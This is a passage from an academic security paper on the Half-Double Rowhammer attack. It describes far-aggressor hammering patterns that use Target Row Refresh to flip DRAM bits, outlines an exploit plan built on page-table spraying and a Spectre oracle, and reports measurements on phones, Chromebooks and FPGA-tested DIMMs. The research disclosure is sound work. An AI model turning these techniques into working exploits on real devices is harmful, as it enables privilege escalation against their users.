Existing Rowhammer access patterns (Figure 1) vary depending on relative location of victim and aggressor(s). First, in the *single-sided* pattern [48], an attacker alternates accesses to two rows: an aggressor and what we call a *decoy*. Accesses to the decoy (an arbitrary row in the same bank) are needed to thrash the row-buffer to ensure that the aggressor is indeed activated. There is also an "amplified" variant [19] where two aggressors are placed next to each other. As the name suggests, they sometimes work to reinforce each other, yielding more bit flips in their respective victims than otherwise. Second, in the *double-sided* pattern [48], the victim is sandwiched between two aggressors. This is known to be the worst-case access pattern that induces the most bit flips. There is also a "many-sided" extension [15] that involves a larger number of aggressors and victims with varying degrees of sandwiching. Third, the *one-location* pattern [18] is similar to the single-sided one except that it eschews the decoy. Instead, it waits for the memory controller to clear the row-buffer before accessing the aggressor again to ensure that it is activated.

The Rowhammer vulnerability has been demonstrated in sandboxed environments [48], in native environments [7, 18, 48, 49], in virtual machines [26, 45, 56], in JavaScript [8, 13, 19], on mobile devices [14, 51], and over the network [36, 50]. Rowhammer exploits often borrow traditional exploit techniques such as memory spraying [19, 48, 56], grooming [51], and page deduplication [8, 45] to place the target data structure at the correct memory location. There are many proposals to improve hammering, with special instructions [44], load hazards [25], page table accesses [59], an onboard FPGA [55], and memory pressure from quality-of-service techniques [1].

Many defenses have been proposed [18], focused on detecting [10, 20, 22, 24, 35, 40, 41, 53, 58], neutralizing [8, 9, 19, 28, 45, 51], or eliminating [4, 9, 16, 30, 31] Rowhammer in software or hardware. A defense that has already been integrated into some DDR4 modules and the LPDDR4 standard [28] is Target Row Refresh (TRR), which we discuss in Section 2.4.




Figure 2: Row annotations for the rows inside a single bank that surround the *victim* row.

2.4 Mitigative Refreshes (a.k.a. "TRR")

Starting from the (LP)DDR4 generation, vendors have implemented opaque and proprietary defenses inside their chips. Frigo et al. [15] found that such measures appear to involve two main components: (i) a *sampler* identifying potential aggressors, and (ii) an *inhibitor* performing *mitigative refreshes* on their potential victims. Furthermore, the sampler is limited in its tracking capability and can be fooled when an attacker interleaves activations to multiple rows.

In contrast, our Half-Double Attack capitalizes on the shortcomings of the inhibitor, which is hardwired to perform mitigative refreshes on just the immediate neighbors without accounting for the longer-ranged effects of Rowhammer. In fact, we show how mitigative refreshes actually facilitate Half-Double Attack by turning their recipient row into a co-conspirator – more specifically, it becomes the near aggressor to the far one that necessitated the mitigative refresh.

In this paper, we use the terms "mitigative refresh" and "TRR" (Target Row Refresh) interchangeably. Despite its usage in previous works, the latter is a slight misnomer since it refers to a previously proposed (but never adopted) DRAM command that allows the CPU's memory controller to send a row-address alongside a refresh command [5].[3]

3 A Systematic Rowhammer Pattern Notation

In this section, we introduce a new systematic notation for Rowhammer patterns, allowing us to categorize existing attacks and describe the Half-Double Attack effect in Section 4.

Our notation describes Rowhammer patterns and their locality concerning the actual row location inside a bank.We assume the row index represents the physical row position inside a bank. For the notation, we assume that rows with contiguous row indices are physically adjacent. Figure 2 denotes the rows inside a bank as follows. The *victim* row ($\mathcal{V}$) is the target of the Rowhammer attack, and the bit flips inside this row are used to measure the effectiveness of the pattern in the experiments. The direct neighbors of the *victim* row are the so-called *near aggressor* rows ($\mathcal{N}_+$, $\mathcal{N}_-$), which are directly followed by the *far aggressor* rows ($\mathcal{F}_+$, $\mathcal{F}_-$). These three

[3] "Pseudo TRR" is emulating that behavior by sending a pair of activation and precharge commands to refresh the desired row manually.

types of rows are located in a contiguous range inside a bank. We denote rows further away from this range as *decoy* rows ($\mathcal{D}$). The absolute row position of the upper *far aggressor* row ($\mathcal{F}_+$) is denoted with $\mathcal{R}_{A-2}$, this allows us to address these rows with an index. To characterize the Rowhammer patterns, we use a special notation, e.g., $(\mathcal{A}_i \rightarrow (\mathcal{B} \rightarrow \mathcal{C})^{\beta})^{\infty}$, where i is the current repetition of the selected pattern. Hence, the first memory access goes to $\mathcal{A}_0$. Then, the pattern accesses the rows $\mathcal{B}$ and $\mathcal{C}$ and repeats these two accesses β times. After β accesses to $\mathcal{B}$ and $\mathcal{C}$, we continue with the next iteration, *i.e.*, row $\mathcal{A}_1$ is accessed next, and so on.

With this notation, we compare known Rowhammer patterns based on their row locality. Double-sided Rowhammer [48] uses two *near aggressors* to hammer the *victim* row, *i.e.*, we can express the pattern as $(\mathcal{N}_+ \rightarrow \mathcal{N}_-)^{\infty}$. Single-sided Rowhammer [48] effectively uses one *near aggressor* to hammer the *victim* row and 7 *decoy* accesses, *i.e.*, we can express the pattern as $(\mathcal{N}_+ \rightarrow (\mathcal{D}_i)^7)^{\infty}$. However, the purpose of these decoy rows is often to trigger a row conflict on DIMMs that use an open row policy, as otherwise, the accesses are served from the row buffer (cf. Section 2.1). More recent Rowhammer type attacks like TRRespass [15] and Smash [13], also use *near aggressor* and *decoy* rows. However, in both cases, multiple *victim* rows are targeted interleaved to exploit the limited TRR *sampler* size and deplete the number of protected rows. This allows the attack to induce flips in one of the *victim* rows hammered less often as the TRR mitigation no longer protects them.

In summary, all existing Rowhammer patterns use *near aggressor* rows to hammer, *i.e.*, they are *distance-1* patterns, directly surrounding single or multiple *victim* rows. The TRR mitigation is designed to mitigate these *distance-1* type attacks. TRR detects these repeated accesses to the *near aggressors* with the *sampler*, and then the *inhibitor* refreshes the *victim* row before a bit flip can occur (cf. Section 2.4). The detailed implementation of TRR refreshes is vendor specific and not publicly documented. We assume similar to Liu et al. [38], that TRR refreshes are implemented by closing the currently open row and then opening the *victim* row to load the row into the row buffer and, therefore, refresh the content of the victim. However, this raises the question of whether there are practically exploitable *distance-2* patterns.

4 The Half-Double Effect and Exploit

This section provides an overview of the Half-Double Attack, its new hammering patterns, and challenges for the attack.

4.1 The Half-Double Effect

With Half-Double Attack, we present two new Rowhammer patterns, the *Quad pattern* and the *Weighted pattern* (or more verbosely, Weighted Single Plus Decoys (WS+D)).

The *Quad pattern* (Pattern 1) shifts the double-sided Rowhammer pattern outwards by one row:

$$(\mathcal{F}_+ \rightarrow \mathcal{F}_-)^{\infty}. \tag{1}$$

However, as this only drains a small amount of charge from the actual *victim* row, the *Quad pattern* incorporates the effects of TRR refreshes to hammer the *victim* row. The pattern uses the *far aggressors* ($\mathcal{F}_+$, $\mathcal{F}_-$) to hammer. Hammering the *far aggressors* is detected by the TRR *sampler*, and after a sufficient number of row activations, the TRR *inhibitor* issues (in an attempt to mitigate bit flips) a refresh command to the *near aggressors* ($\mathcal{N}_+$, $\mathcal{N}_-$). The TRR refresh mechanism closes the open row and activates the *near aggressor* rows successively to refresh them. These additional activations from the TRR refresh mechanism *assist* our hammering of the *victim* row by draining further charge from the *victim* row ($\mathcal{V}$).

The *Weighted pattern* (Pattern 2) distributes half the hammers to the upper *far aggressor* ($\mathcal{F}_+$), and the others to the rows *below* the *victim* row. Thus, we represent it as

$$(\mathcal{R}_{A+4+3\cdot i} \rightarrow \mathcal{F}_+ \rightarrow \mathcal{R}_{A+6+3\cdot i} \rightarrow \mathcal{F}_+)^{\infty}. \tag{2}$$

The intuition of this pattern is to shift a double-sided Rowhammer pattern over the rows below the *victim*, while distributing half of the hammers to the *far aggressor* ($\mathcal{F}_+$). As the maximum number of rows inside a bank is limited, i is wrapped around to zero if $\mathcal{R}_{A+6+3\cdot i}$ is outside the physical row range, restarting the pattern below the *victim*. The first two repetitions of the *Weighted pattern* produce the following sequence: $\mathcal{R}_{A+4}$, $\mathcal{F}_+$, $\mathcal{R}_{A+6}$, $\mathcal{F}_+$, $\mathcal{R}_{A+7}$, $\mathcal{F}_+$, $\mathcal{R}_{A+9}$, $\mathcal{F}_+$. Similar to the *Quad pattern*, the *Weighted pattern* hammers the *far aggressor* ($\mathcal{F}_+$), but accesses *decoys* below the *victim*. The pattern accesses the *far aggressor* triggering the mitigative refresh mechanism (TRR) on the *near aggressor* ($\mathcal{N}_+$) *assisting* the hammering by draining further charge from the *victim* ($\mathcal{V}$).

We describe the effects of the Half-Double patterns with the following hypothesis $\mathcal{H}$ under which the Half-Double patterns induce flips into the *victim row*.

> **Hypothesis $\mathcal{H}$:** Hammering *far aggressors* ($\mathcal{F}_+$, $\mathcal{F}_-$) triggers mitigative refreshes (TRR) on *near aggressors* ($\mathcal{N}_+$, $\mathcal{N}_-$), implicitly assisting the hammering of the *victim* row ($\mathcal{V}$), by draining charge from it. However, the refreshes of the *near aggressors* ($\mathcal{N}_+$, $\mathcal{N}_-$) cannot draw sufficient charge from the *victim* row without the activations of the *far aggressors* ($\mathcal{F}_+$, $\mathcal{F}_-$).

Compared with multi-sided Rowhammer [13, 15], Half-Double patterns do not rely on depletion of TRR resources. Instead, the patterns incorporate the TRR refresh mechanism such that is assists the Rowhammer attack. Therefore, this pattern is also applicable in a scenario where the TRR mechanism works perfectly against *distance-1* Rowhammer attacks. We evaluate and discuss the differences between Half-Double and state-of-the-art Rowhammer attacks in Sections 5.1.2 and 7.

4.2 The Half-Double Exploit

Rowhammer exploits typically involve solving several challenges beyond the bit flip. For Half-Double on state-of-the-art systems, we identified 4 challenges: **C1** the allocation of contiguous memory (without physical address information or huge pages), **C2** finding bit flips without templating (to bypass defenses against templating), **C3** memory spraying with constrained spraying resources, and **C4** bit flip verification (due to the uncertainty created by hammering blind). For Challenges 1 and 3 we can extend existing techniques. However, for Challenge 2, ECC memory hinders bit flip templating as the ECC code depends on the data in the corresponding cells unknown to the attacker. A novel approach we call *Blind-Hammering* circumvents this problem by not templating for bit flips. However, this introduces uncertainty, creating Challenge 4, which we resolve by combining *Blind-Hammering* with a Spectre attack. Hence, we put more focus on Challenge 2 and Challenge 4 as they require novel methods.

Challenge 1: Allocation of Contiguous Memory. The first challenge is to obtain access to adjacent rows in a bank. Physical address information is unavailable today due to previous Rowhammer attacks [32]. Huge pages or page fusion mechanisms are not available on all systems, making both approaches unapplicable for our attack. Therefore, we first design a novel contiguous memory detection, incorporating knowledge of the general structure of xor-based DRAM addressing functions to obtain information on the underlying physical addresses, even if the DRAM addressing functions of the device are unknown. Combined with knowledge of the behavior of the buddy allocator, we obtain information on the underlying physical addresses. Second, due to the precise row location requirements of the Half-Double patterns, we need to reverse-engineer the row indexing function of the bank using a timing side channel. Finally, we map a virtual address via the contiguous memory to a bank and row.

Challenge 2: An Alternative to Memory Templating. After controlling contiguous rows inside a bank, the next challenge is to find flippable locations inside the memory. Due to variances in the DRAM cells, some cells are more likely to flip than others [54]. The current state of the art is templating the memory in advance for locations that are susceptible to Rowhammer flips. However, some ECC memory hinder this step as bit flips are only reproducible in an attack if the templating was performed on the exact data or data that behaves identically for the ECC code. An attacker usually does not have this information, hindering the memory templating approach. Thus, we propose a new approach without memory templating, namely *Blind-Hammering*.

Challenge 3: Memory Massaging. This challenge focuses on filling the memory with targets that are exploitable with *Blind-Hammering*. The targets of our exploit are page table entries. We target the physical page number inside these page table entries. We use an approach where we map shared memory between multiple children of the parent process to fill the memory with additional page tables without filling the main memory with other non-exploitable data pages.

Challenge 4: Bit-Flip Verification. This challenge focuses on determining the location of an induced bit flip. Due to *Blind-Hammering*, we cannot directly check whether the hammering was successful or not, as accessing a potential corrupted page-table entry (PTE) is detected by the OS, terminating the exploit. We solve this problem with a novel Spectre oracle [33] determining whether the address is safe to access. We also develop an architectural alternative oracle and evaluate the advantages and drawbacks of both approaches.

We solve the above challenges in Section 6 and gain complete control over the system's main memory, proving that the Half-Double effect can be exploited on real-world systems.

5 Empirical Evaluation of Half-Double

To show that the hypothesis $\mathcal{H}$ holds and explains the Half-Double effect, we make the following observations:

1. We show that the Half-Double effect exists, *i.e.*, inducing bit flips on current TRR-protected systems (Section 5.1).
2. We show that Half-Double does not occur without (TRR-induced) refreshes on *near aggressors* and that there is a relation between TRR refreshes and the number of bit flips observed, *i.e.*, (counter-intuitively) more TRR refreshes lead to more bit flips in the *victim* row (Section 5.2).

To obtain noise-free observations, we use an FPGA board with full control over all refreshes and memory accesses, where we have no requirements on data retainment for stability (Section 5.3). Since the focus of this section is to show the above points and, thus, that the hypothesis $\mathcal{H}$ holds, we do not restrict ourselves to a specific threat model in this section.

5.1 Half-Double on TRR-protected LPDDR4x

In this subsection, we demonstrate Half-Double using the *Quad pattern* on TRR-protected systems.[4] We show that this pattern can generate bit flips and record the number of observed bit flips to measure the performance.

5.1.1 Test System and DRAM Addressing Functions

We use 10 commodity systems (see Table 9 for a full list). We reverse-engineer the DRAM addressing functions using the method by Pessl et al. [42] (cf. Section 2.2). Since their approach only maps a physical address to a given bank but does not recover the precise row index we need for the *Quad pattern*, we use an additional timing side channel between row hits and row conflicts within a bank [49] (cf. Section 2.2) to obtain information on the row indices. We discover that our two identical ARM-based Lenovo Chromebooks have the

[4] We analyze the *Weighted pattern* in Section 5.2 and Section 5.3.




Figure 3: The reverse-engineered DRAM addressing functions from our Chromebooks.

same row scrambling functions described by Tatar et al. [49], where bit 3 is XORed onto bits 2 and 1 in the row index. We illustrate the full DRAM addressing and indexing functions for the Chromebooks in Figure 3. With the device-specific functions, we map physical addresses to banks and row indices and, thus, test the Half-Double patterns from Section 4.1.

5.1.2 Evaluation of the *Quad pattern*

We test the *Quad pattern* with two strategies to reach DRAM: uncacheable memory [52] and memory flushing [31]. For uncacheable memory, we mark the *far aggressors*, the *near aggressors*, and the *victim* as uncacheable, allowing more hammering attempts within one refresh interval. The memory flushing approach is much slower, relying on the architecture's flush instruction to flush the *far aggressors* from the cache.

For our evaluation, we allocate a large chunk of memory and use the Linux `pagemap` interface [32] to extract physical addresses. We analyze the physical addresses of the chunk and group the virtual addresses corresponding to their banks. Afterwards, we search for addresses from the same bank mapping to a consecutive range of rows representing the *Quad pattern*, *i.e.*, we find rows $\mathcal{R}_{A-2}$ to $\mathcal{R}_{A+2}$, cf. Figure 2.

Modern memory controllers scramble data by XORing a mask onto the row's data. Cojocar et al. [11] showed that the data mask is the same across all rows. We empirically observed the data scrambling and, correspondingly, set all bytes of the *far aggressor* and *near aggressor* rows to `0x55` and fill the bytes of the *victim* row with `0xaa`. We found that this maximizes the number of bit flips we see in the *Quad pattern* attack across the tested devices.

The hammering runs in a tight loop accessing the *far aggressors*. We run the *Quad pattern* for 20 000 000 iterations and check the *victim* row for bit flips. Table 1 shows the results of both approaches. The Chromebook_2 shows 36 times more flips than the identical Chromebook_1. The OnePlus 5T shows similar flip tendencies as the Chromebook_1. With uncacheable memory, we can induce 10 to 20 times more bit flips on the Chromebooks. However, the OnePlus 5T does not show a huge increase when using uncachable memory. We also observe more flips from 1 to 0, similar to Kim et al. [31]. However, we conclude that an attack is possible in either case, albeit faster if uncacheable memory is available.

Table 1: Performance of the *Quad pattern* with uncacheable memory and flush instruction on affected LPDDR4x systems.

System	$N_{Hammers}$	$UC_{0\to1}$	$UC_{1\to0}$	$Flush_{0\to1}$	$Flush_{1\to0}$
Chromebook_1	23 274	27	40	2	5
Chromebook_2	23 586	235	2379	12	101
OnePlus 5T	25 687	2	30	1	24
Pixel 3	32 921	11	5	0	0
HTC U11	21 840	-	-	3	17

Key Insight: Half-Double is capable of producing bit flips on TRR-protected memory.

To compare the Half-Double effect with current state-of-the-art multi-sided Rowhammer patterns, we performed three experiments using TRRespass [15] with up to 20 aggressors on our most susceptible commercial system, *i.e.*, the Chromebook_2. First, we ported the publicly available TRRespass tool to ARM, including row scrambling and uncacheable memory support to search for bit flips. Second, we implemented the patterns in our hammering tool for cross-validation. We evaluated hammering uncachable memory with the *Quad pattern* with one of a 12 aggressor multi-sided pattern under the same conditions. We did not observe any bit flips with multi-sided patterns, whereas the *Quad pattern* induced 956 flips over the same time frame. This experiment concludes that there are commodity devices that are affected by Half-Double but not (or less) by other state-of-the-art patterns. Section 7 provides further discussion of Half-Double and multi-sided Rowhammer.

5.2 Determining the Role of TRR

With the experiments on the commodity systems, we cannot rule out that the observed flips are *distance-1* flips induced solely by TRR (or other row refreshes), or that they are actually *distance-2* bit flips induced by *far aggressor* hammering. In line with prior work [54], we observe a small number of *distance-2* bit flips, too infrequent to explain Half-Double (cf. Section 5.3). Furthermore, Helm et al. [21] found complex addressing functions that change depending on the actual physical location. To exclude this possible source of error, we use a commercial SoC platform with LPDDR4x memory to measure the influence of refreshes, e.g., those from TRR.

We obtained precise but confidential information from the vendor on the relationship between the actual physical row location inside a bank and the physical address on this SoC platform. For this system, we can switch memory refreshes off and on. However, this switch disables not only the TRR refreshes but also refreshes issued by the memory controller to conform to the refresh interval (e.g., 64 ms) or by pTRR. Completely disabling refreshes renders the system unusable, as DRAM cells lose charge and corrupt data after a short period. To still be able to run actual software, we build a duty cycle mechanism alternating between enabled and disabled




Figure 4: Number of observed bit flips in the *victim* over the dilution parameter for the single-sided case.




Figure 5: Number of observed bit flips in the *victim* over the dilution parameter for the double-sided case.

refreshes, we denote as *dance* (*i.e.*, dancing between refresh on and off). In these *dance* experiments, we enable refreshes for 25 % of the time, *i.e.*, 64 ms enabled and 192 ms disabled.

The *dance* experiments allow limiting the number of refreshes temporarily and, therefore, observe the correlation between refreshes and the number of bit flips. While refreshes are disabled, they cannot unintentionally assist our Half-Double patterns, *i.e.*, no interfering TRR refreshes. While the window where refreshes are disabled is longer than the standard refresh period (e.g., 64 ms), it is short enough to avoid instabilities. We expect a reduction of the number of bit flips with a decreasing number of refreshes if our hypothesis $\mathcal{H}$ holds, *i.e.*, the TRR refreshes assist the Half-Double effect.

To show that TRR refreshes *assist* the observed bit flips from Section 5.1, we run the following experiment: We design **three** pattern categories to demonstrate the Half-Double effect: the first to show that the effect is not explained by *distance-2* hammering, the second to show that simulated TRR refreshes trigger the effect as well, and the third to show that only the simulated TRR refreshes alone do not trigger the effect. The patterns used to verify the hypothesis are constructed around the *victim row*. These observations show that only the combination of the TRR refreshes (or other accesses) to the *near aggressors* combined with our accesses to the *far aggressors* trigger the Half-Double effect, confirming our hypothesis $\mathcal{H}$. For our experiment we use a *victim* row that was reliably susceptible to Rowhammer attacks, *i.e.*, we usually were able to induce three bit flips with the *Weighted pattern*.

The **first** category verifies that the observed bit flips are not caused solely by *distance-2* hammering. The single-sided Pattern S1 accesses *far aggressor* ($\mathcal{F}_+$) and a *decoy* ($\mathcal{D}$).

$$(\mathcal{F}_+ \to \mathcal{D})^\infty \tag{S1}$$

The double-sided Pattern D1 replaces this *decoy* with an access to the lower *far aggressor* ($\mathcal{F}_-$).

$$(\mathcal{F}_+ \to \mathcal{F}_-)^\infty \tag{D1}$$

While with TRR, we observed a significant number of bit flips, in our experiments, both patterns do not show any considerable number of bit flips with TRR refreshes disabled. The number of bit flips observed is far too low to visualize them or to explain the Half-Double effect by *distance-2* Rowhammer bit flips (as we detail further in Section 5.3). Hence, this indicates that TRR refreshes contribute to the Half-Double effect, in support of our hypothesis $\mathcal{H}$.

The **second** category of patterns extend the Half-Double patterns with simulated TRR refreshes to the *near aggressors* while TRR is disabled. Patterns S1 and D1 are repeated β times before simulated TRR accesses to the *near aggressors* are performed. The single-sided Pattern S2 simulates TRR by accessing the *near aggressor* ($\mathcal{N}_+$).

$$((\mathcal{F}_+ \to \mathcal{D})^\beta \to \mathcal{N}_+)^\infty \tag{S2}$$

The double-sided Pattern D2 simulates TRR by accessing both *near aggressors* ($\mathcal{N}_+, \mathcal{N}_-$).

$$((\mathcal{F}_+ \to \mathcal{F}_-)^\beta \to \mathcal{N}_+ \to \mathcal{N}_-)^\infty \tag{D2}$$

The parameter β is a *dilution* parameter allowing us to vary how many simulated TRR refreshes are performed, *i.e.*, we perform accesses to the *near aggressors* after a certain amount of accesses to the *far aggressors*.

For a low dilution parameter (*i.e.*, very high number of accesses to the *near aggressors*), these patterns behave like a traditional single-sided or double-sided Rowhammer attack without TRR protection, *i.e.*, inducing many bit flips. We confirmed this empirically, shown in Figure 4 for the singled-sided Pattern S2 and in Figure 5 for the double-sided Pattern D2. We see a correlation between the dilution parameter β and the number of bit flips, *i.e.*, fewer simulated refreshes lead to fewer bit flips. An alternative representation is also provided in Appendix B. From these observations, we conclude that accesses to the *near aggressor* contribute to the observed bit flips, supporting our hypothesis $\mathcal{H}$. However, we also need to test the null hypothesis, as we do in the following.

For this purpose, the **third** pattern category implements placebo patterns to verify that the bit flips in the second pattern category are not caused solely by the accesses to the *near aggressors* (*i.e.*, the null hypothesis). The patterns access *decoys* to keep the overall accesses rate to *near aggressors* the same as Patterns S2 and D2 for a given dilution. Thus, the single-sided Pattern S3 accesses one *near aggressor* ($\mathcal{N}_+$).

$$((\mathcal{D}_1 \to \mathcal{D}_2)^\beta \to \mathcal{N}_+)^\infty \tag{S3}$$

The double-sided Pattern D3 accesses both ($\mathcal{N}_+, \mathcal{N}_-$).

$$((\mathcal{D}_1 \to \mathcal{D}_2)^\beta \to \mathcal{N}_+ \to \mathcal{N}_-)^\infty \tag{D3}$$

Table 2: Number of bit flips observed in our FPGA setup (rows with bit flips in parentheses). The hammer duration determines the number of accesses (hammer count). The hammer duration has a stronger influence on the number of bit flips and affected rows than the dilution factor. Even a dilution factor of 3712, within one 64 ms refresh interval fits 950 272 accesses, 256 of which to the *near aggressors* simulating TRR (cf. Section 3), still induces bit flips in *all* 32 *rows*. Thus, only 256 accesses to the *near aggressors* combined with 950 016 accesses to the *far aggressors* are sufficient to attack any row.

	Accesses	296 960	356 352	415 744	475 136	534 528	593 920	653 312	712 704	772 096	831 488	890 880	950 272
	Duration	20 ms	24 ms	28 ms	32 ms	36 ms	40 ms	44 ms	48 ms	52 ms	56 ms	60 ms	64 ms
Dilution Factor	58	1 (1)	3 (3)	5 (5)	6 (6)	15 (12)	26 (19)	35 (20)	44 (23)	57 (28)	83 (30)	115 (32)	173 (32)
	116	1 (1)	3 (3)	4 (4)	6 (6)	14 (11)	24 (19)	32 (20)	40 (22)	51 (27)	73 (30)	117 (32)	152 (32)
	232	1 (1)	3 (3)	4 (4)	5 (5)	12 (10)	24 (19)	31 (20)	39 (21)	51 (27)	68 (30)	112 (32)	149 (32)
	464	1 (1)	2 (2)	3 (3)	5 (5)	11 (8)	24 (18)	32 (20)	39 (21)	49 (26)	70 (30)	109 (32)	148 (32)
	928	1 (1)	2 (2)	3 (3)	5 (5)	11 (8)	25 (18)	32 (20)	39 (21)	49 (25)	70 (29)	108 (32)	146 (32)
	1856	0 (0)	2 (2)	3 (3)	5 (5)	11 (8)	22 (17)	32 (20)	37 (21)	49 (25)	66 (29)	110 (32)	140 (32)
	3712	0 (0)	2 (2)	3 (3)	5 (5)	10 (7)	22 (16)	30 (20)	37 (21)	49 (25)	64 (27)	99 (31)	139 (32)
	7424	0 (0)	2 (2)	3 (3)	5 (5)	8 (6)	18 (15)	29 (19)	36 (20)	48 (25)	66 (27)	92 (31)	128 (31)
	14 848	0 (0)	0 (0)	2 (2)	4 (4)	7 (6)	15 (12)	22 (15)	32 (19)	40 (22)	58 (27)	80 (30)	109 (30)
	29 696	0 (0)	0 (0)	2 (2)	2 (2)	3 (3)	8 (7)	11 (9)	19 (14)	28 (18)	41 (25)	57 (27)	82 (29)

Table 3: The modules used in the FPGA analysis. M_1 is not affected by Half-Double, M_3 is affected within default refresh windows (64 ms), M_2 is affected with longer windows.

Module	**Freq.**	**Size**	**Ranks**	**Banks**	**Pins**	**Half-Double**
M_1	2666	4 GB	1	8	x16	✗
M_2	3200	4 GB	1	8	x16	✓(>64 ms)
M_3	3200	8 GB	1	8	x16	✓

When varying the dilution parameter, we observe a point at which the second category of patterns still produce bit flips in the *victim*, whereas the third category no longer does. More concretely, Pattern S3 shows a decrease in the bit flips before Pattern S2. We observe the same effect also for the double-sided case where the number of bit flips with Pattern D3 drops at a lower dilution parameter than the number of bit flips with Pattern D2. Since we only access *decoys* $\mathcal{D}_i$, unrelated to the *victim* row $\mathcal{V}$, this drop is explained by the missing accesses to the *far aggressors* $\mathcal{F}$, supporting our hypothesis $\mathcal{H}$. We conclude that the additional accesses of the TRR *inhibitor* assist the hammering of the *victim* for the Half-Double effect.

Key Insight: TRR refreshes assist Half-Double but are not the root cause. They alone induce no bit flips in the *victim*.

5.3 Noise-free FPGA Experiments

To confirm our results without noise, we use the *ZCU104* FPGA platform[5] where we have full control over all refreshes and memory accesses and no requirements on data retainment for stability. In contrast to Section 5.2, we can disable all refreshes on the FPGA-based platform because the platform itself does not store any data in the DIMM, *i.e.*, the FPGA does not use the DIMM as system memory.

[5] https://github.com/antmicro/litex-rowhammer-tester

We analyzed three off-the-shelf DDR4 DIMMs listed in Table 3 and found that M_1 is not susceptible to the Half-Double effect. While the other two are affected, we could only demonstrate bit flips with the default refresh interval of 64 ms on M_3, whereas M_2 required a doubled refresh interval (128 ms). Therefore, for our analysis, we focused on M_3, the DIMM susceptible to Half-Double by default. For our experiments, we use the same patterns as in Section 5.2 and confirm our results in this highly controlled and noise-free setup.

$$((\mathcal{F}_+ \rightarrow \mathcal{F}_-)^{\beta} \rightarrow \mathcal{N}_+ \rightarrow \mathcal{N}_-)^{\infty} \tag{D2}$$

With Pattern D2, we hammer 32 rows individually and vary both dilution parameter β and total hammer duration (*i.e.*, hammer count, number of accesses) in this experiment. Furthermore, we vary the hammer duration from 20 ms to 64 ms with a step size of 4 ms. In contrast to the dilution parameter, we introduce the dilution factor d_f. This factor slightly changes the representation of β. The relation between the dilution factor and the dilution parameter for Pattern D2 is $d_f = \beta + 1$. A dilution factor of 58 refers to 1 *distance-1* hammer in every 58 hammers. Therefore, we can compute the accesses to the *near aggressors* directly by dividing the total hammers by the dilution factor. The dilution factor is varied from 58 to 29 696 by doubling it in each step.

Table 2 shows the results of this experiment and we can observe two effects, as expected: First, the number of bit flips increases with the hammer duration. We can induce bit flips in all 32 rows within one default refresh interval (64 ms) regardless of the tested dilution factor. Second, the number of bit flips decreases with a higher dilution. However, the decrease in bit flips is much flatter than for the hammer duration. Even with the highest tested dilution, we induce flips into 29 out of 32 rows within one default refresh interval.

To underline that the Half-Double effect is a different phenomenon than *distance-1* and *distance-2* Rowhammer effects, we test two more patterns on the FPGA system and compare

Table 4: *Distance-1* double-sided hammering $(\mathcal{N}_+ \rightarrow \mathcal{N}_-)^\infty$ and the observed bit flips per cell and row.

Hammers	Time (ms)	Cells	Rows
18 000	1.212	2	1
24 000	1.616	23	18
30 000	2.020	136	31
36 000	2.425	495	32
42 000	2.829	1395	32
48 000	3.233	2870	32
54 000	3.637	5099	32
60 000	4.041	7749	32

Table 5: *Distance-2* double-sided hammering $(\mathcal{F}_+ \rightarrow \mathcal{F}_-)^\infty$ and the observed bit flips per cell and row.

Hammers	Time (ms)	Cells	Rows
4 000 000	270	1	1
5 000 000	336	1	1
6 000 000	404	2	2
7 000 000	472	2	2
8 000 000	538	3	3
9 000 000	606	2	2
10 000 000	674	3	3

them with the results obtained in the previous experiment. We use *distance-1* double-sided Rowhammer $(\mathcal{N}_+ \rightarrow \mathcal{N}_-)^\infty$ and the *distance-2* variant $(\mathcal{F}_+ \rightarrow \mathcal{F}_-)^\infty$. We again hammer 32 rows and measure the observed flips on a cell and row basis.

Table 4 shows the results of *distance-1* double-sided hammering, where the number of hammers required to induce flips into all 32 rows is only 36 000. This is 25 times smaller than with Half-Double, indicating that Half-Double is not just *distance-1* Rowhammer. However, 36 000 accesses are also much higher than what a TRR implementation could perform within the standard 64 ms refresh interval. Even at a low dilution factor like 58, this would require about 2 088 000 accesses within one refresh interval, *i.e.*, about twice as many accesses than fit in the standard refresh interval.

Table 5 shows *distance-2* double-sided hammering and we observe that we need 4 000 000 hammer accesses to obtain a *single distance-2* bit flip, *i.e.*, four times more accesses than fit within a 64 ms refresh interval. Hence, Half-Double can also not be explained with *distance-2* bit flips.

In line with Section 5.2, this again shows that $\mathcal{H}$ holds. With our results from Table 2, we can model when the Half-Double effect occurs. With a dilution factor of 3712 and 950 272 hammers, the total number of accesses to the *near aggressors* is 256. Therefore, only 256 accesses to the *near aggressors*, combined with 950 016 accesses to the *far aggressors* are sufficient to induce flips in each of the 32 rows. However, if we compare these numbers with the equivalent accesses in the *distance-1* and *distance-2* experiments, we are far below the required accesses to see even a single bit flip in both cases.

Key Insight: Both *distance-1* Rowhammer and *distance-2* Rowhammer effects would require more accesses than fit inside the standard 64 ms refresh interval if they would induce the Half-Double effect. Hence, we conclude that $\mathcal{H}$ is the most plausible explanation of Half-Double.

6 Half-Double Attack Exploit

